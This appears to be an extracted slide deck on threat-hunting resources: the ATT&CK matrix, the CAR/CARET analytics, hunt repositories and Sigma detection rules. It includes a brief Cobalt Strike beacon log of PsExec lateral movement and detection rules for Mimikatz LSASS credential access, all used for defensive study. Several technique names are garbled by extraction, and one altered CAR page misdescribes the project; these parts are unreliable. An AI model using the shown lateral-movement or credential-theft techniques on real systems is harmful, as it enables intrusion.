| Bookmarks   | DLL Injection                    |                               |  | System Information Discovery          | Redirection Through Removable Media | Service Execution                  |                                |   | Standard Non-Application Layer Protocol |
| Change Default File Association                       | Component Object Model Hijacking |                               |  | System Owner/User Discovery           | Shared Webroot                      | Windows Management Instrumentation |                                |   | Uncommonly Used Port                    |
| Component Firmware Hijacking                          | Indicator Removal from Tools     |                               |  | System Service Discovery              | Talent Shared Content               |                                    |                                |   | Web Service                             |
| Logon Scripts   | Indicator Removal on Host        |                               |  | System Time Discovery                 | Windows Admin Shares                | MSBuild                            |                                |   |   |
| Modify Existing Service                               | InstallUtil                      |                               |  |                                       |                                     |                                    |                                |   |   |
| Redundant Access                                      | Manpowering                      |                               |  |                                       |                                     |                                    |                                |   |   |
| Registry Run Keys / Start Folder                      | Modify Registry                  |                               |  |                                       |                                     |                                    |                                |   |   |
| Security Support Provider                             | NTFS Extended Attributes         |                               |  |                                       |                                     |                                    |                                |   |   |
| Shortcut Modification                                 | Dislocated Files or Information  |                               |  |                                       |                                     |                                    |                                |   |   |
| Windows Management Instrumentation Event Subscription | Process Hollowing                |                               |  |                                       |                                     |                                    |                                |   |   |
| Windows Helper DLL                                    | Redundant Access                 |                               |  |                                       |                                     |                                    |                                |   |   |
|   | Regsvr32                         |                               |  |                                       |                                     |                                    |                                |   |   |
|   | Scsiport                         |                               |  |                                       |                                     |                                    |                                |   |   |
|   | Round32                          |                               |  |                                       |                                     |                                    |                                |   |   |
|   | Scripting                        |                               |  |                                       |                                     |                                    |                                |   |   |
|   | Software Packing                 |                               |  |                                       |                                     |                                    |                                |   |   |
|   | TimeSteamp                       |                               |  |                                       |                                     |                                    |                                |   |   |
|   | MSBuild                          |                               |  |                                       |                                     |                                    |                                |   |   |
|   | Network Share Removal            |                               |  |                                       |                                     |                                    |                                |   |   |

<https://attack.mitre.org/>

© 2017 The MITRE Corporation. All rights reserved.  
Approved for Public Release; Distribution Unlimited. Case Number 15-1288

MITRE

# MITRE ATT&CK Matrix

Contributions  
are welcome



TomU @c\_APT\_ure · Mar 16

What @MITREattack technique (if any) would describe "access token stealing" e.g. using #CobaltStrike steal\_token ?

whatta.hogg  
COPPER @ 2980

172.16.14.1

whatta.hogg  
GRANITE @ 4380

```
Event Log X Beacon 172.16.20.60@4380 X  
[+] received output.  
List of hosts:  
Server Name IP Address  
-----  
COPPER 172.16.20.81  
DC 172.16.20.3  
GRANITE 172.16.20.89  
beacon> psexec_psh COPPER local - beaco  
[*] tasked beacon to run windows/beaco  
[+] host called home, sent: 5705 bytes  
[+] received output.
```

## Raffi's Abridged Guide

This blog post is a fast  
familiar with Meterpreter  
[blog.cobaltstrike.com](http://blog.cobaltstrike.com)



TomU @c\_APT\_ure · Mar 16

not sure if I overlooked it? Where is "token stealing"?  
[attack.mitre.org/wiki/All\\_Techn...](http://attack.mitre.org/wiki/All_Techn...)



1



**ATT&CK**

@MITREattack

Following

Replying to @c\_APT\_ure

haven't added this yet. Please shoot any  
additional info you have to [attack@mitre.org](mailto:attack@mitre.org)  
and we'll work to include it

LIKES

3



7:16 PM - 16 Mar 2017

# MITRE Cyber Analytics Repository

Secure | [https://car.mitre.org/wiki/Main\\_Page](https://car.mitre.org/wiki/Main_Page)

Cyber  
Analytic  
Repository

Main page [Help](#) [Discussion](#) [Read](#) [View source](#) [View history](#)

## Welcome to the Cyber Analytics Repository

The Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by [MITRE](#) based on the Adversary Tactics, Techniques, and Common Knowledge (ATT&CK™) threat model.

If you want to start exploring try viewing a [list of all analytics](#) or use the [CAR Exploration Tool \(CARET\)](#).

Analytics stored in CAR contain the following information

- a *hypothesis* which explains the idea behind the analytic
- the *information domain* or the primary domain the analytic is designed to operate within (e.g. host, network, process, external)
- references to ATT&CK Techniques and Tactics that the analytic detects
- the *type of analytic*
- a pseudocode description of how the analytic might be implemented
- a unit test which can be run to trigger the analytic

CAR is intended to be shared with cyber-defenders throughout the community. Check out the [help](#) page for an introduction to using CAR. See the [Methodology](#) page for more information on how CAR analytics are created. For questions regarding the use of the wiki software, consult the [MediaWiki User's Guide](#).

Main page  
CARET  
Analytic List  
Contribute  
Help


Coverage  
Data Model  
Sensors

Tools  
Printable version  
Permanent link

Contact  
Contact Us



# MITRE Cyber Analytics Repository



The screenshot shows a web browser window with the URL [https://car.mitre.org/wiki/Main\\_Page](https://car.mitre.org/wiki/Main_Page). The page title is "Cyber Analytics Repository". The main content area features a large meme image of Donald Trump in a car, with the text "NO, NOT THIS KINDA CAR" overlaid. Below the meme, there is a section titled "Welcome to the Cyber Analytics Repository". To the left of the main content, there is a sidebar with navigation links: "Main page", "CARET", "Analytic List", "Contribute", "Help", "Coverage", "Data Model", "Sensors", "Tools", "Printable version", "Permanent link", and "Contact Us".

Secure | [https://car.mitre.org/wiki/Main\\_Page](https://car.mitre.org/wiki/Main_Page)

Cyber Analytics Repository


Main page [Help](#) [Discussion](#) [Read](#) [View source](#) [View history](#)

## Welcome to the Cyber Analytics Repository

The Cyber Analytics Repository (CAR) is an open source project based on the Adversary Threat Intelligence (ATI) framework. If you want to contribute to the project, please contact the maintainers. For more information, see the CAR documentation.

- a hypothesis
- the intelligence network
- reference
- the type of data
- a perspective
- a unit of analysis

CAR is intended for an introductory level. The repository is created and maintained by the MITRE Cyber Analytics Repository team.



based on  
RET) [↗](#)  
ost,  
page  
alytics  
uide.

memegenerator.net

# MITRE CARET (Analytics → T&T Matrix)

The screenshot displays the MITRE CARET web interface. The main area is a grid of analytics items, each represented by a colored cell (red, yellow, green, or blue) corresponding to a specific MITRE ATT&CK technique. The columns are labeled with technique categories: Command and Control, Exfiltration, Credential Access, Persistence, Collection, Defense Evasion, Discovery, Privilege Escalation, Lateral Movement, and Execution. The rows list specific analytics, such as 'Auto run Differences', 'SMB Events Monitoring', and 'Processes Spawning cmd.exe'. A callout bubble points to the 'Auto run Differences' entry in the left sidebar, with the text 'Map Analytics to T&T Matrix'.

| Analytics  | Command and Control             | Exfiltration                     | Credential Access             | Persistence                      | Collection                | Defense Evasion                 | Discovery                      | Privilege Escalation            | Lateral Movement              | Execution                 |
|--|---------------------------------|----------------------------------|-------------------------------|----------------------------------|---------------------------|---------------------------------|--------------------------------|---------------------------------|-------------------------------|---------------------------|
| Auto run Differences                               | Data Obfuscation                | Data Compressed                  | Credential Dumping            | Winlogon Helper DLL              | Data from Local System    | File System Logical Offsets     | System Service Discovery       | Local Port Monitor              | Application Deployment...     | Windows Remote Management |
| SMB Events Monitoring                              | Fallback Channels               | Exfiltration Over Other Network  | Network Sniffing              | Local Port Monitor               | Data from Removable Media | Binary Padding                  | Application Window...          | Accessibility Features          | Remote Services               | Service Execution         |
| Processes Spawning cmd.exe                         | Custom Cryptographic...         | Automated Exfiltration           | Input Capture                 | Accessibility Features           | Data from Network Share   | Rootkit                         | Query Registry                 | Path Interception               | Windows Remote Management     | Windows Management...     |
| Simultaneous Logins on a...                        | Multihand Communication         | Data Encrypted                   | Exploitation of Vulnerability | Basic Input/Output...            | Input Capture             | Obfuscated Files or Information | Local Network Configuration... | DLL Search Order Hijacking      | Logon Scripts                 | Scheduled Task            |
| User Logged in to...                               | Standard Cryptographic...       | Scheduled Transfer               | Credentials in Files          | Shortcut Modification            | Data Staged               | Masquerading                    | Remote System Discovery        | File System Permissions...      | Shared Webroot                | Command-Line Interface    |
| Reg.exe called from Command...                     | Commonly Used Port              | Data Transfer Size Limits        | Credential Manipulation       | Modify Existing Service          | Screen Capture            | DLL Search Order Hijacking      | System Owner/User...           | New Service                     | Exploitation of Vulnerability | Graphical User Interface  |
| Quick execution of a series of suspicious commands | Uncommonly Used Port            | Exfiltration Over Command and... | Brute Force                   | Path Interception                | Email Collection          | Software Packing                | Network Service Scanning       | Scheduled Task                  | Third-party Software          | Scripting                 |
| Suspicious Run Locations                           | Standard Application Lay...     | Exfiltration Over Alternative... | Two-Factor Authentication     | Logon Scripts                    | Clipboard Data            | Indicator Blocking              | Local Network Connections...   | DLL Injection                   | Pass the Hash                 | Third-party Software      |
|  |                                 | Exfiltration Over Medium...      |                               | DLL Search Order Hijacking       | Automated Collection      | DLL Injection                   | Process Discovery              | Service Registry Permissions... | Remote Desktop Protocol       | Rundll32                  |
|  |                                 |                                  |                               | Change Default File Association  | Audio Capture             | Scripting                       | Security Software Discovery    | Exploitation of Vulnerability   | Windows Admin Shares          | PowerShell                |
|  |                                 |                                  |                               | File System Permissions...       | Video Capture             | Indicator Removal from Tools    | Permission Groups Discovery    | Legitimate Credentials          | Taint Shared Content          | Process Hollowing         |
|  |                                 |                                  |                               | New Service                      |                           | Exploitation of Vulnerability   | System Information...          | Bypass User Account Control     | Replication Through...        | Execution through API     |
|  | Standard Non-Application Lay... |                                  |                               | Scheduled Task                   |                           | Indicator Removal on Host       | File and Directory Discovery   | Web Shell                       | Pass the Ticket               | Regsvr32                  |
|  | Web Service                     |                                  |                               | Service Registry Permissions...  |                           | DLL Side-Loading                | Account Discovery              | AppInit DLLs                    | Remote File Copy              | InstallUtil               |
|  | Multi-Stage Channels            |                                  |                               | Registry Run Keys / Start Folder |                           | Legitimate Credentials          | Peripheral Device Discovery    |                                 |                               | Regsvcs/Regasm            |
|  |                                 |                                  |                               |                                  |                           |                                 | System Time                    |                                 |                               |                           |

# MITRE CARET (Analytics → T&T Matrix)

CAR: Exec of susp cmds  
T&T: Discovery / many

|  | Command and Control             | Exfiltration            | Credential Access    | Persistence            | Collection             | Defense Evasion        | Discovery             | Privilege Escalation   | Lateral Movement      | Execution            |
|--|---------------------------------|-------------------------|----------------------|------------------------|------------------------|------------------------|-----------------------|------------------------|-----------------------|----------------------|
|  | Credential Access               | Winlogon Helper DLL     | Data from Local...   | File System...         | System Service...      | Local Port Monitor     | Application Window... | Accessibility Features | Windows Remote...     | Service Execution    |
|  | Local Port Monitor              | Accessibility Features  | Data from Network... | Rootkit                | Query Registry         | Basic Input Capture    | Local Network...      | Path Interception      | Windows Remote...     | Windows Managem...   |
|  | Encrypted Transfer              | Credentials in Files    | System Modification  | Obfuscated Files or... | Local System...        | Screen Capture         | Remote System...      | DLL Search...          | Logon Scripts         | Scheduled Task       |
|  | Commonly Used Port              | Credential Manipulation | Modify Existing...   | Masquerading           | System Owner/U...      | Email Collection       | System New...         | File System...         | Shared Webroot        | Command-Line...      |
|  | Uncommonly Used Port            | Brute Force             | Path Interception    | Search...              | Network Service...     | Software Packing       | Service Schedu...     | New Service            | Exploitation of...    | Graphical User...    |
|  | Standard Application Encryption | Two-Factor...           | Logon Scripts        | Clipboard Data         | Indicator Blocking     | Indicator Blocking     | Local Network...      | DLL Injection          | Pass the Hash         | Third-party...       |
|  | Multilayer Encryption           | Exfiltration Over...    | DLL Search...        | Automated Collection   | DLL Injection          | DLL Injection          | Process Discovery     | Service Registr...     | Remote Desкто...      | Rundll32             |
|  | Connector Proxy                 | Change Default...       | File System...       | Audio Capture          | Scripting              | Scripting              | Security Softwar...   | Exploitation of...     | Windows Admin...      | PowerShell           |
|  | Communication Through...        | File System...          | New Service          | Video Capture          | Indicator Removal...   | Indicator Removal...   | Permission Groups...  | Legitimate Credentials | Taint Shared...       | Process Following    |
|  | Custom Command                  | Scheduled Task          | Scheduled Task       | Exploitation of...     | System Informat...     | System Informat...     | System Informat...    | Bypass User...         | Replication Throug... | Execution through... |
|  | Standard Non-Interactive        | Service Registr...      | Service Registr...   | Indicator Removal...   | Indicator Removal...   | Indicator Removal...   | File and Director...  | Web Shell              | Pass the Ticket       | Regsvr32             |
|  | Web Service                     | Registry Run Key...     | Registry Run Key...  | DLL Side-Loading       | DLL Side-Loading       | DLL Side-Loading       | Account Discovery     | Applnit DLLs           | Remote File Copy      | InstallUtil          |
|  | Multi-Stage...                  | Hypervisor              | Hypervisor           | Legitimate Credentials | Legitimate Credentials | Legitimate Credentials | Peripheral Device...  |                        |                       | Regsvcs/Re           |
|  | Remote File Copy                | Bootkit                 | Bootkit              | Rundll32               | Rundll32               | Rundll32               | System Time...        |                        |                       | MSBuild              |
|  | Data Encoding                   |                         |                      | Bypass User...         | Bypass User...         | Bypass User...         |                       |                        |                       | Execution through... |

Quick execution of a series of suspicious commands

CAR-2013-04-002

Suspicious Run Locations

CAR-2013-05-002

SMB Write Request

CAR-2013-05-003

Execution with AT

CAR-2013-05-004

# MITRE CARET (Analytics → T&T Matrix)

Detailed grid

Enable outlines

Select group

Search Analytics

Command Launched from WinLogon  
CAR-2014-11-008

Remotely Launched Executables via WMI  
CAR-2014-12-001

| Command and...        | Exfiltration             | Credential Access  | Persistence         | Collection           | Defense Evasion     | Discovery             | Privilege Escalation   | Lateral Movement       | Execution            |
|-----------------------|--------------------------|--------------------|---------------------|----------------------|---------------------|-----------------------|------------------------|------------------------|----------------------|
| Data Obfuscation      | Data Compression         | Credential Dumping | Winlogon Helper DLL | Data from Local...   | File System...      | System Service...     | Local Port Monitor     | Application Deployment | Windows Remote...    |
| Fallback Channels     | Exfiltration Over Oth... | Network Sniffing   | Local Port Monitor  | Data from Removab... | Binary Padding      | Application Window... | Accessibility Features | Remote Services        | Service Execution    |
| Custom...             |                          |                    |                     |                      |                     | Query                 | Path                   | Windows Remote...      | Windows Managem...   |
| Used Port             |                          |                    |                     |                      |                     |                       |                        |                        | Scheduled Task       |
| Uncommon Used Port    | Exfiltration Over...     | Brute Force        | Path Interceptio    | Email Collection     | Software Packing    | Network Service...    | Scheduled Task         | Third-party...         | Scripting            |
| Standard Applicati... | Exfiltration Over...     | Two-Factor...      | Logon Scripts       | Clipboard Data       | Indicator Blocking  | Local Networ...       | DLL Injection          | Pass the Hash          | Third-party...       |
| Multilayer Encryption | Exfiltration Over...     |                    | DLL Search...       | Automated Collection | DLL Injection       | Process Discovery     | Service Registr...     | Remote Desktop...      | Rundll32             |
| Connector Proxy       |                          |                    | Change Default...   | Audio Capture        | Scripting           | Security Softwar...   | Exploitation of...     | Windows Admin...       | PowerSheL            |
| Communic Throug...    |                          |                    | File System...      | Video Capture        | Indicator Remova... | Permission Groups     | Legitimate Credentials | Taint Shared...        | Process Hollowing    |
| Custom Comman...      |                          |                    | New Service         |                      | Exploitation of...  | System Informat...    | Bypass User...         | Replication Throug...  | Execution through... |
| Standard Non...       |                          |                    | Scheduled Task      |                      | Indicator Remova... | File and Director...  | Web Shell              | Pass the Ticket        | Regsvr32             |

**CAR: Remote exec via WMI**

**T&T: Execution / WMI**


# Threat Hunting Project

www.threathunting.net


## The ThreatHunting Project

Hunting for adversaries in your IT  
environment

### Connect With Us

 @ThreatHuntProj

### Project Members

 @DavidJBianco



# Threat Hunting Project

GitHub, Inc. [US] | <https://github.com/ThreatHuntingProject/ThreatHunting/tree/master/hunts>

ThreatHuntingProject / ThreatHunting

Watch 111 Star 392 Fork 65

Code Issues 2 Pull requests 0 Projects 0 Wiki Pulse Graphs

Branch: master ThreatHunting / hunts /

Create new file Upload files Find file History

DavidJBianco Added new hunt for suspicious command shells in process execution data Latest commit 2211bbd on Dec 30, 2016

|   |  |   |
|---|--|---|
| ..  |  |   |
| <a href="#">analyze_producer_consumer_ratio.md</a>      | Added new PCR reference  | 7 months ago  |
| <a href="#">antivirus_logs.md</a>                       | Added a bunch of hunts from DigitalGuardian                          | 10 months ago   |
| <a href="#">beacon_detection_via_intra_request...</a>   | Added @jackcr twitter link for malware C2 hunting.                   | 10 months ago   |
| <a href="#">checking-how-outsiders-see-you.md</a>       | Added new Safebrowsing hunt  | 10 months ago   |
| <a href="#">comparing_host_images_memory_du...</a>      | Fixed links to published procedures (removed a few stale ones, fixed | 10 months ago   |
| <a href="#">critical_process_impersonation.md</a>       | Added link to string distance algorithm description                  | 5 months ago  |
| <a href="#">dynamic_dns_c2.md</a>                       | fixes <a href="#">ram_dumping.md</a>                                 | Fixed links to published procedures (removed a few stale ones, fixed 10 months ago  |
| <a href="#">emet_log_mining.md</a>                      | Fixed <a href="#">rdp_external_access.md</a>                         | Added refs to MITRE Cyber Analytic Repository 4 months ago                          |
| <a href="#">golden_ticket.md</a>                        | Created <a href="#">renamed-tools.md</a>                             | Added refs to MITRE Cyber Analytic Repository 4 months ago                          |
| <a href="#">http_uri_analysis.md</a>                    | fixes <a href="#">rogue_listeners.md</a>                             | Fixed links to published procedures (removed a few stale ones, fixed 10 months ago  |
| <a href="#">http_user_agent_analysis.md</a>             | New <a href="#">shimcache_amcache.md</a>                             | Fixed links to published procedures (removed a few stale ones, fixed 10 months ago  |
| <a href="#">internet_facing_http_request_analysi...</a> | Initial <a href="#">suspicious_command_shells.md</a>                 | Added new hunt for suspicious command shells in process execution data 4 months ago |
| <a href="#">lateral-movement-via-explicit-creden..</a>  | Added <a href="#">suspicious_process_creation_via_win...</a>         | Added refs to MITRE Cyber Analytic Repository 4 months ago                          |
| <a href="#">lateral-movement-windows-authent...</a>     | Added <a href="#">webshell_behavior.md</a>                           | Minor edits to clean up formatting 8 months ago                                     |
| <a href="#">lateral_movement_detection_via_pro...</a>   | Added <a href="#">webshells.md</a>                                   | Switches _ to ` for pandoc latex of inline code 9 months ago                        |
| <a href="#">net_session_c2.md</a>                       | Added <a href="#">windows_autoruns_analysis.md</a>                   | Added refs to MITRE Cyber Analytic Repository 4 months ago                          |
| <a href="#">ntfs_extended_attribute_analysis.md</a>     | Switch <a href="#">windows_driver_analysis.md</a>                    | Switches _ to ` for pandoc latex of inline code 9 months ago                        |
| <a href="#">privileged-group-tracking.md</a>            | Corr <a href="#">windows_prefetch_cache_analysis.md</a>              | Switches _ to ` for pandoc latex of inline code 9 months ago                        |
| <a href="#">psexec-windows-events.md</a>                | Switch <a href="#">windows_service_analysis.md</a>                   | Switches _ to ` for pandoc latex of inline code 9 months ago                        |

# ThreatHunter Playbook

GitHub, Inc. [US] | <https://github.com/VVard0g/ThreatHunter-Playbook>

## The ThreatHunter-Playbook

Roberto Rodriguez @Cyb3rWard0g

A Threat hunter's playbook to aid the development of techniques and hypothesis for hunting campaigns by leveraging **Sysmon** and **Windows Events** logs. This project will provide specific chains of events exclusively at the host level so that you can take them and develop logic to deploy queries or alerts in your preferred tool or format such as Splunk, ELK, Sigma, GrayLog etc. This repo will follow the structure of the MITRE ATT&CK framework which categorizes post-compromise adversary behavior in tactical groups.

## Goals

- Expedite the development of techniques and hypothesis
- Help Threat Hunters understand patterns of adversary behavior
- Reduce the number of false positives while maintaining high detection rates
- Provide enough resources to help on the development of techniques
- Share technical hunt concepts and techniques

## Resources

- [MITRE ATT&CK](#)
- [MITRE CAR](#)
- [Sqrl Hunting Techniques](#)
- [Sysmon DFIR](#)
- [CyberWardog Labs Blog](#)
- [MalwareSoup Blog](#)

## Author

- Roberto Rodriguez @Cyb3rWard0g

## Contributors

- Andy @malwaresoup
- Michael Haggis @M\_Haggis

# Florian Roth's Sigma Project



SIGMA

**Sigma**  
Make Security Monitoring Great Again  
Florian Roth, January 2017

◀ 1 of 15 ▶

Sigma - Generic Signatures for SIEM Systems

375 views

**Sigma**  
Make Security Monitoring Great Again



# Florian Roth's Sigma Project



## Sigma Format

Generic Signature Description

## Sigma Converter

Applies Predefined and Custom Field Mapping

Elastic Search Queries

Splunk Searches

...

Sigma  
Systems


# Florian Roth's Sigma Project

GitHub, Inc. [US] | <https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon>

Neo23x0 / **sigma** Watch 48 Star 177 Fork 28

[Code](#) [Issues 10](#) [Pull requests 0](#) [Projects 0](#) [Wiki](#) [Pulse](#) [Graphs](#)

Branch: master ▾ [sigma](#) / [rules](#) / [windows](#) / **sysmon** / Create new file Upload files Find file History

 Florian Roth regsvr32 Anomalies Latest commit a5c3f42 10 hours ago

..


|   |  |              |
|---|--|--------------|
| <a href="#">sysmon_bitsadmin_download.yml</a>           | Added reference                                    | 9 days ago   |
| <a href="#">sysmon_malware_backconnect_ports.yml</a>    | Rules: Suspicious locations and back connect ports | 28 days ago  |
| <a href="#">sysmon_malware_verclsid_shellcode.yml</a>   | Sysmon as 'service' of product 'windows'           | a month ago  |
| <a href="#">sysmon_mimikatz_detection_lsass.yml</a>     | Sysmon as 'service' of product 'windows'           | a month ago  |
| <a href="#">sysmon_mimikatz_inmemory_detection.y...</a> | Sysmon as 'service' of product 'windows'           | a month ago  |
| <a href="#">sysmon_mshta_spawn_shell.yml</a>            | Minor fix > list to single value                   | 10 hours ago |
| <a href="#">sysmon_office_macro_cmd.yml</a>             | Sysmon as 'service' of product 'windows'           | a month ago  |
| <a href="#">sysmon_office_shell.yml</a>                 | MSHTA Rule v1                                      | 4 days ago   |
| <a href="#">sysmon_password_dumper_lsass.yml</a>        | Sysmon as 'service' of product 'windows'           | a month ago  |
| <a href="#">sysmon_powershell_download.yml</a>          | Sysmon as 'service' of product 'windows'           | a month ago  |

# Florian Roth's Sigma Project




GitHub, Inc. [US] | <https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon>

Neo23x0 / sigma Watch 48 Star 177 Fork 28

Branch: master sigma / rules / windows / sysmon / sysmon\_mimikatz\_detection\_lsass.yml Find file Copy path

 Florian Roth Sysmon as 'service' of product 'windows' a0047f7 on Mar 13

0 contributors

17 lines (16 sloc) | 628 Bytes Raw Blame History   

```
1 title: Mimikatz Detection LSASS Access
2 status: experimental
3 description: Detects process access to LSASS which is typical for Mimikatz (0x1000 PROCESS_QUERY_LIMITED_INFORMATION, 0x0400 PROCE
4 reference: https://onedrive.live.com/view.aspx?resid=D026B4699190F1E6!2843&ithint=file%2cpptx&app=PowerPoint&authkey=!AMvCRTKB_V1J5
5 logsource:
6   product: windows
7   service: sysmon
8 detection:
9   selection:
10    - EventID: 10
11      TargetImage: 'C:\windows\system32\lsass.exe'
12      GrantedAccess: '0x1410'
13   condition: selection
14 falsepositives:
15   - unknown
16 level: high
```

# Florian Roth's Sigma Project

Application Number of events: 9,921 (!) New events available

| Level       | Date and Time       | Source                |
|-------------|---------------------|-----------------------|
| Information | 5/9/2017 1:26:32 PM | Windows Error Repo... |
| Error       | 5/9/2017 1:26:29 PM | Application Error     |
| Information | 5/9/2017 1:18:28 PM | Windows Error Repo... |

Event 1001, Windows Error Reporting

General Details

Fault bucket, type 0

Event Name:  
Response: No  
Cab Id: 0

Problem sign  
P1: MsMpEng  
P2: 4.9.10586.  
P3: 580f0a6f  
P4: mpengine  
P5: 1.1.12101.  
P6: 55e4ceb2

Log Name: Application  
Source: Windows Error Reporting  
Event ID: 1001  
Level: Information

Logged: 5/9/2017 1:26:32 PM  
Task Category: None  
Keywords: Classic



**Florian Roth** @cyb3rops · 11h

It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/) [pic.twitter.com/ciPJEFHaUP](https://pic.twitter.com/ciPJEFHaUP)



**Florian Roth** @cyb3rops · 11h

It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/) [pic.twitter.com/ciPJEFHaUP](https://pic.twitter.com/ciPJEFHaUP)

# Florian Roth's Sigma Project

The image shows a Windows Event Viewer window on the left and a Sysmon rule configuration editor on the right. The event viewer shows an event with ID 1001, source 'Windows Error Reporting', and level 'Information'. The details pane shows a fault bucket of type 0, event name 'APPCRASH', and a problem signature with parameters P1 through P6. The Sysmon rule configuration is for 'win\_susp\_mspeng\_crash.yml' and is set to 'experimental' status. It includes a title, description, date, reference links, author 'Florian Roth', logsource 'windows/application', and detection logic based on event IDs 1000 and 1001, and keywords 'MsMpEng.exe' and 'mpengine.dll'. The rule is set to a high level.

| Level       | Date and Time     |
|-------------|-------------------|
| Information | 5/9/2017 11:00:00 |
| Error       | 5/9/2017 11:00:00 |
| Information | 5/9/2017 11:00:00 |

Event 1001, Windows Error Reporting

General Details

Fault bucket, type 0  
Event Name: APPCRASH  
Response: Not available  
Cab Id: 0

Problem signature:  
P1: MsMpEng.exe  
P2: 4.9.10586.672  
P3: 580f0a6f  
P4: mpengine.dll  
P5: 1.1.12101.0  
P6: 55e4ceb2

Log Name: Application  
Source: Windows Error Reporting  
Event ID: 1001  
Level: Information

```
1 title: Microsoft Malware Protection Engine Crash
2 description: This rule detects a suspicious crash of the Microsoft Malware Protection Engine
3 status: experimental
4 date: 2017/05/09
5 reference:
6   - https://bugs.chromium.org/p/project-zero/issues/detail?id=1252&desc=5
7   - https://technet.microsoft.com/en-us/library/security/4022344
8 author: Florian Roth
9 logsource:
10  product: windows
11  service: application
12 detection:
13  selection1:
14    Source: 'Application Error'
15    EventID: 1000
16  selection2:
17    Source: 'Windows Error Reporting'
18    EventID: 1001
19  keyword1:
20    - 'MsMpEng.exe'
21  keyword2:
22    - 'mpengine.dll'
23  condition: selection1 or selection2 and keyword1 and 1 of keyword2
24 falsepositives:
25   - Unknown
26 level: high
```

**Florian Roth @cyb3rops**  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
github.com/Neo23x0/sigma

